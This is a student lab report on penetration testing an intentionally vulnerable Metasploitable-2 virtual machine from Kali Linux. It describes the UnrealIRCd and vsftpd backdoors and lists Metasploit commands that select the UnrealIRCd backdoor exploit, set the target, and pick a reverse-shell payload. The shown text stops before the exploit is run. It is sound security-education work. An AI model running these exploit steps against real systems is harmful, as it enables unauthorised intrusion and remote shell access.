CCT COLLEGE DUBLIN

NETWORKING AND SYSTEMS SECURITY

Cybersecurity Fundamentals NFQ 7

Attacking A Vulnerability Machine

24TH November 2021

In this project, I will discuss and demonstrate on how we can use Kali Linux to gain access to Metasploit-2 (A remote machine). The main goal of this project is to learn some basic techniques in penetration testing. The Metasploit Framework is a collection of exploits coupled with an interface that allows you to customize exploitation of vulnerable systems. (Whitman et al., 2013). Metasploit is one of most well-known tools recognized and used by security professionals when conducting practical hacking research studies due to its extensive exploitation tools, additionally Metasploit also a free and open source network security too which is also available to public.

In this project, I will use two Linux virtual machines: Kali Linux *(formerly known as BackTrack Linux),* this is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. (g0tmi1k, 2013) and Metasploit Framework a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code (docs.rapid7.com, n.d.). Both of these two virtual machines are being hosted on Mac OS device using VirtualBox. I will use Kali Linux as an offensive machine to penetrate/remotely gain access on the Metasploit 2 which is our vulnerability machine.

Project Requirements


- The VirtualBox Software
- The Kali Linux, Penetration Testing Distribution.
- Metasploitable2: Vulnerable Linux Platform
- Metasploit: Penetration Testing Software

Time is precious, so I don't want to do something manually that I can automate. Leveraging the Metasploit Framework when automating any task keeps us from having to re-create the wheel as we can use the existing libraries and focus our efforts where it matters.
– Jim O'Gorman | President, Offensive Security

Starting Virtual Machines


As said earlier that our project only consists of two virtual machines: Kali Linux and Metasploitable-2 Linux. We will begin by powering on of the machines as seen by the images in the steps below.

First I will start Kali Linux virtual machine which will be used as our attacker seen on the picture below by clicking **Start** on Oracle VM VirtualBox Manager.




Starting and Login into Kali Linux.

I will then login the Kali Linux with the default or username and password set, and the following image below shows how Kali Linux look after successfully logged in using the given credentials.




Kali Linux after successfully logged in.

The same login process will be done on Metasploitable-2 Virtual Machine after clicking start on the VirtualBox and then use the given credentials to login into Metasploitable-2. Metasploitable-2 will be used as an intentionally vulnerable target to be attacked by Kali Linux. The image below shows Metasploitable-2 being started and before logged in.



Starting and login into Metasploitable-2.

After logged in into Metasploitable using credentials, our target (Metasploitable-2) will eventually be seen as the image below.



Metasploitable-2 after successfully logged in.

Setting up the Environment for Metasploit on Kali Linux

Before I begin to use the Metasploit framework, I thought it was better I could setup the environment, and this includes starting its database in Kali Linux Virtual Machine. Upon login in into Kali Linux, I opened up the root terminal. The root user is currently a default in Kali Linux which also gives an advantage of modifying Kali Linux system in anyway a user might want. In Kali, we might need to start up PostgreSQL server before using the database. PostgreSQL is an important feature of Metasploit that we can use to store all our penetration-testing results.

Below are series of steps of commands that I run in order to launch and activate PostgreSQL.

$ service postgresql start


We can also verify to see if PostgreSQL is running by executing the following command.

$ service postgresql status

After successfully launching and running postgresql we can then create and set Metasploitable framework database after running the command below.

$ msfdb init

The picture below shows the results inside the Kali Linux after launching Metasploitable framework database as well as running all of the three commands listed above, and all this is done before launching Metasploitable framework.



Starting a Metasploitable Framework Database.

Launching Metasploitable Framework


Metasploit framework can be launched by clicking Kali Linux icon found on top left corner inside Kali Machine, alternatively it can also be launched using the command below.

$ msfconsole

Upon launching Metasploitable framework, one can also choose to check or verify if the database that was launched earlier is connected, and this can also be done by the next command found below and all the results on database status and launching Metasploitable are also displayed on the following picture below. All database commands and descriptions can also be noted by typing help on *msf* the console.

msf > db_status


msf > help



Launching Metasploitable Framework and checking database status

Identifying Target System (Victim)

As already said earlier that Metasploitable-2 is our target and Kali Linux is our attacker, we might need to lookout for the host IP address in order for us to launch a remote exploitation. This can first be done by writing an internet protocol configuration command “ifconfig” in short for Linux users and “ipconfig” for Windows users. This command does not only help us to find the host IP address but also lets us to find connected internet cards, interfaces etc. And below is the command as well as the picture that demonstrates the results from running the ipconfig command.



Finding Target IP Address

From the results after running "ifconfig" command above, we can see that I got 192.168.0.105 as my IP Address since it belong to the network interface eth0. I will later set this same IP Address on my target in a later stage.

NB: Different machines will also get different IP Addresses for their Metasploitable-2 and that this IP Address isn't a public address but we can obtain it within the subset.

Identifying Vulnerabilities on the Target

Our target Metasploitable-2 is a vulnerable machine which contains vulnerabilities, and it can be exploited remotely.

1. UnrealRCD IRC Daemon Backdoor

Metasploit-2 runs UnrealIRCd daemon on port 6667. UnrealIRCd is an Open Source IRC Server, serving thousands of networks since 1999. It runs on Linux, OS X and Windows and is currently the most widely deployed IRCd. UnrealIRCd is a highly advanced IRCd with a strong focus on modularity, an advanced and highly configurable configuration file (www.unrealircd.org, n.d.). Few years back it was claimed that UnrealIRCd version 3.2.8.1 was replaced with another version that contained

backdoor, and this backdoor was used for different purposes in which running series of commands by attackers in a system running compromised server was one of it. It was later noticed after few months that everyone who had this copy of code was vulnerable to attacks which were triggered by sending the letters "AB" following by a system command to the server on any listening port.

2. Vsftpd v2.3.4 Backdoor

A hostile backdoor that was added to VSFTPD download archive is being exploited by this module, the year 2011 was the year this backdoor was introduced into vsftpd-2.3.4.tar.gz archive according to recent information. Few days after it was introduced it was later removed.

There are series of different vulnerabilities that can be explored on the target victims. Some of the Metasploitable-2 vulnerabilities that can be explored can be found in the following links below:

http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/ and https://community.rapid7.com/docs/DOC-1875

Launching and Attach on a Target

Upon identifying our target and vulnerabilities we can now use our weapon to launch an attack. In this case our weapon would be Metasploit framework. Explained below are series of steps and codes on carrying out our attack:

1. UnrealRCD IRC Daemon Backdoor

We are first going to look at gaining access to our target Linux using backdoor of UnrealRCD IRC daemon.

Under UnrealRCD backdoor, the first step is going to Kali Linux and then start the Metasploit console, and this can be done so by typing msfconsole in a terminal as seen on the code below.

$ msfconsole

Our next task is to check if our database is connected, once it's connected with the code below then we can proceed to search for our module which we are going to use to gain access to our target.

msf6 > db_status

Next step, we can check our module just to verify the availability of the type of attack we are using.

msf6 > search unreal

Upon finding the correct module (*use exploit/unix/irc/unreal_ircd_3281_backdoor*) after running the *search unreal* on our console, we are going to set it so we can use it as seen below.

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor


Our next line will be *show options,* this line of command gives us all options compatible with this module.

msf exploit(unreal_ircd_3281_backdoor) > show options

From this step, we are going to use the module that's being set for exploiting UnrealRCD IRC daemon's backdoor. And then set the remote host and remote port as seen on the syntax that follow(s).

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.105

msf exploit(unreal_ircd_3281_backdoor) > set RPORT 6667



*Exploit using **UnrealRCD IRC daemon***


Note that my Metasploitable-2's IP Address I used in this project is 192.168.0.105, whereas Kali Linux's IP Address is 192.168.0.106. This also means that all IP addresses used in similar project will differ depending on their network configuration.

Before completing the attack, it is also essential to set particular payload which is compatible with this module as well as setting the correct Linux host using the commands below.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

msf exploit(unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse

